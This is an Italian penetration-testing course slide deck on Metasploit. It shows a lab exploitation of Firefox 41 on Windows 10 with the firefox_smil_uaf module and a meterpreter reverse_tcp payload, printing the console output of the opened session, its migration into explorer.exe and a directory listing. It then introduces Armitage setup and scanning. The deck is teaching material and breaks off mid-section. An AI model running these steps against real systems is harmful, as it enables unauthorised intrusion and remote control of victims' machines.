
1. `use exploit/windows/browser/firefox_smil_uaf`
2. `set PAYLOAD windows/meterpreter/reverse_tcp`
3. `set SRVHOST 10.0.2.15`
4. `set SRVPORT 80`
5. `set URIPATH /`
6. `set LHOST 10.0.2.15`
7. `exploit`

```
msf5 exploit(windows/browser/firefox_smil_uaf) > [*] Using URL: http://10.0.2.15:80/
[*] Server started.
```

Metasploit

Client-Side Exploitation – Esempio 2 (Windows 10)


- Dalla macchina Windows 10, utilizzando la versione di Firefox 41.0, visitiamo il seguente URL
  - `10.0.2.15`



Metasploit

Client-Side Exploitation – Esempio 2 (Windows 10)

- Dalla macchina Windows 10, utilizzando la versione di Firefox 41.0, visitiamo il seguente URL
  - `10.0.2.15`



Metasploit

Client-Side Exploitation – Esempio 2 (Windows 10)

- Tornando alla MSFConsole possiamo osservare quanto segue

```
[*] Server started.
[*] 10.0.2.16        firefox_smil_uaf - Gathering target information for 10.0.2.16
[*] 10.0.2.16        firefox_smil_uaf - Sending HTML response to 10.0.2.16
[-] 10.0.2.16        firefox_smil_uaf - Target 10.0.2.16 has requested an unknown path: /favicon.ico
[-] 10.0.2.16        firefox_smil_uaf - Target 10.0.2.16 has requested an unknown path: /favicon.ico
[*] 10.0.2.16        firefox_smil_uaf - Got request: /XJFlID/
[*] 10.0.2.16        firefox_smil_uaf - From: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:41.0) Gecko/20
100101 Firefox/41.0
[*] 10.0.2.16        firefox_smil_uaf - Sending exploit HTML ...
[*] 10.0.2.16        firefox_smil_uaf - Got request: /XJFlID/worker.js
[*] 10.0.2.16        firefox_smil_uaf - From: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:41.0) Gecko/20
100101 Firefox/41.0
[*] 10.0.2.16        firefox_smil_uaf - Sending worker thread Javascript ...
[*] Sending stage (179779 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.16:49762) at 2019-04-29 23:31:37 +0200
[*] Session ID 1 (10.0.2.15:4444 -> 10.0.2.16:49762) processing InitialAutoRunScript 'post/windows/m
anage/priv_migrate'
[*] Current session process is firefox.exe (6316) as: MSEDGEWIN10\IEUser
[*] Session has User level rights.
[*] Will attempt to migrate to a User level process.
[*] Trying explorer.exe (4712)
[+] Successfully migrated to Explorer.EXE (4712) as: MSEDGEWIN10\IEUser
```

Metasploit

Client-Side Exploitation – Esempio 2 (Windows 10)

- Usando il comando **`dir`** è possibile visualizzare ed «esplorare» la directory a cui si è avuto accesso mediante la fase di Target Exploitation

```
meterpreter > dir
Listing: C:\Windows\system32
============================

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
40777/rwxrwxrwx   0          dir   2018-04-12 11:15:37 +0200  0409
100666/rw-rw-rw-  308        fil   2018-04-12 01:34:20 +0200  @AudioToas
tIcon.png
100666/rw-rw-rw-  450        fil   2018-04-12 01:34:07 +0200  @Backgroun
dAccessToastIcon.png
100666/rw-rw-rw-  330        fil   2018-04-12 01:34:14 +0200  @Enrollmen
tToastIcon.png
100666/rw-rw-rw-  404        fil   2018-04-12 01:34:33 +0200  @VpnToastI
con.png
```

Lo sfruttamento della vulnerabilità relativa a Mozilla Firefox consente l'accesso ad un'importante directory di sistema

Outline

- Concetti Preliminari
- Sfruttare le Vulnerabilità
- Vulnerabilità ed Exploit
- Metasploit
  - Introduzione
  - Remote Exploitation
  - Client-side Exploitation
  - **Armitage**
- Veil Client-side Exploitation

Metasploit

Armitage – Caratteristiche

- Interfaccia grafica sviluppata da Raphael Mudge per il Metasploit Framework

- Strumento collaborativo, usato in ambito **Red Team**, che consente di
  - Scoprire ed enumerare le macchine target presenti in un asset
  - Rilevare le vulnerabilità presenti sul tali macchine
  - Suggerire gli exploit per le vulnerabilità rilevate
  - Utilizzare avanzate funzionalità di Post-exploitation

Metasploit

Armitage – Caratteristiche

- Un **Red Team** (o «team di attacco») è costituito da un gruppo di pentester / ethical hacker che si occupa di attaccare un asset così come farebbero i black hat hacker e di produrre gli opportuni report a valle di tale attacco
  - Il team opera su commissione dell'organizzazione che gestisce l'asset

- Un **Blue Team** (o «team di difesa») è costituito da un gruppo di pentester / ethical hacker che tipicamente è a conoscenza del processo di attacco e si occupa di difendere l'asset rispetto a tale attacco

Metasploit

Armitage – Installazione ed Avvio

- Non è installato di default in Kali Linux
  - **`apt-get install armitage`**


- Armitage per poter essere eseguito richiede l'avvio del servizio PostgreSQL
  - **`service postgresql start`**

- È possibile avviare Armitage in due modalità
  - Grafica, dal menù «08 – Exploitation Tools»
  - Testuale, digitando il comando **`armitage`**

Metasploit

Armitage – Avvio


- È innanzitutto necessario far connettere Armitage al database
  - Per farlo è sufficiente cliccare su «**`Connect`**», lasciando inalterati i parametri preimpostati



Metasploit

Armitage – Avvio


- È poi necessario avviare il Metasploit RPC server



Metasploit

Armitage – Interfaccia


- Dopo l'avvio di Armitage verrà mostrata la relativa Dashboard



Metasploit

Armitage – Scansione dell'Asset


- La prima operazione tipicamente da effettuare è quella di rilevare le vulnerabilità relative ai servizi erogati dalle macchine appartenenti all'asset



Metasploit

Armitage – Scansione dell'Asset


- È quindi necessario inserire lo spazio di indirizzamento che caratterizza l'asset per poter iniziare la scansione



Metasploit

Armitage – Scansione dell'Asset


- Terminata la scansione dell'asset, è possibile scoprire gli exploit applicabili verso ciascuna macchina appartenente ad esso



Metasploit

Armitage – Configurazione Preliminare


- Per visualizzare tutti gli exploit utilizzabili è **necessario** impostare il relativo rank a «**`Poor`**»



Metasploit

Armitage – Ricerca degli Exploit

